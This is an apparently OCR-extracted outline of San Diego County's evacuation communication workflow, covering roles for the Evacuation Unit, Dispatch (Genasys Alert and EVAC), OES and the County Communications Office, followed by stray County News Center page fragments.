
- Evacuation Unit
  - Identifies evacuation zones
  - Evacuation Unit communicates to Dispatch
    - Radio/cell phone/website

Dispatch

- Prepares and sends message using Genasys Alert
- Updates public facing website using Genasys EVAC


OES

- Updates “Disaster Info” and public map on AlertSanDiego.org



Public Messaging

- The County Communications Office will take the lead on public information roll out
- Media press event
- County of San Diego "County News Center" story
- Social Media
- Assistance may be requested by other agency's PIO divisions



San Diego County Library Named Finalist for Prestigious National Medal

Mar. 27, 2024 | 2:32 PM

Reading Time: < 1 minute

Get County News Center stories emailed direct to you.

SD EMERGENCY: The Must-Have Preparedness App

With SD Emergency, the tools you need to plan, prepare and respond in an emergency are right at your fingertips.

- Supervising Environmental Health Specialist-Hazardous Materials Division